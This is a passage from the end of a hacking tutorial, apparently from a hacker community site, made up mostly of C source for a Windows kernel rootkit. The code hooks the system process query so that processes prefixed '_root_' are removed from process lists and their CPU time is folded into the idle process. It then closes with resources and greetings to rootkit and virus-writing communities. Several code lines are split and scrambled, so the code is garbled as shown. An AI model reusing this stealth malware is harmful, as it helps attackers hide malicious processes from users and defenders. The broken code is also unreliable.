                RtlUnicodeStringToAnsiString( &process_name, &(curr->ProcessName),

```

TRUE);

```

                if( ( 0 < process_name.Length ) && ( 255 > process_name.Length ) )
                {

```

```

                    // prefixed with rootkit's prefix?
                    if( 0 == memcmp( process_name.Buffer, "_root_", 6 ) )
                    {

```

```

char _output[255];
char _pname[255];
memset(_pname, 0, 255);
memcpy(_pname, process_name.Buffer, process_name.Length);
iChanged = 1;
m_UserTime.QuadPart += curr->UserTime.QuadPart;
m_KernelTime.QuadPart += curr->KernelTime.QuadPart;

if(prev)
{
    if(curr->NextEntryDelta)
    {
        // make prev skip this entry
        prev->NextEntryDelta += curr->NextEntryDelta;
    }
    else
    {
        // we are last, so make prev the end
        prev->NextEntryDelta = 0;
    }
}
else
{
    if(curr->NextEntryDelta)
    {
        // we are first in the list, so move it forward
        (char *)SystemInformation += curr->NextEntryDelta;
    }
    else
    {
        // we are the only process!
        SystemInformation = NULL;
    }
}
}
}

else
{
    //add the times of
    curr-
    curr-
    m_UserTime.QuadPart
}

_root_* processes to the idle process
>UserTime.QuadPart += m_UserTime.QuadPart;
>KernelTime.QuadPart += m_KernelTime.QuadPart;
= m_KernelTime.QuadPart = 0;

RtlFreeAnsiString(&process_name);

if (0 == iChanged)
    prev = curr;
else
    iChanged = 0;

if(curr->NextEntryDelta) ((char *)curr += curr->NextEntryDelta);

```

```

        else curr = NULL;
    }
}

else if (8 == SystemInformationClass)
//SystemProcessorTimes
{
    struct _SYSTEM_PROCESSOR_TIMES * times = (struct
_SYSTEM_PROCESSOR_TIMES *)SystemInformation;
times->IdleTime.QuadPart += m_UserTime.QuadPart + m_KernelTime.QuadPart;
}

}
return(rc);
}

```

Outro:

Well guys, that was it for this time, and remember, be carefull, having root doesn't mean you should get reckless !

Resources:

www.rootkit.com

"Rootkits, subverting the windows kernel", Greg Hoglund & Jamie Butler

www.phenoelit.de

Thanks and Greets:

The whole HTS staff, cast and crew ;D
The whole ASO, rootkit.com & vx.netlux community
Rootkit logo by MCP :)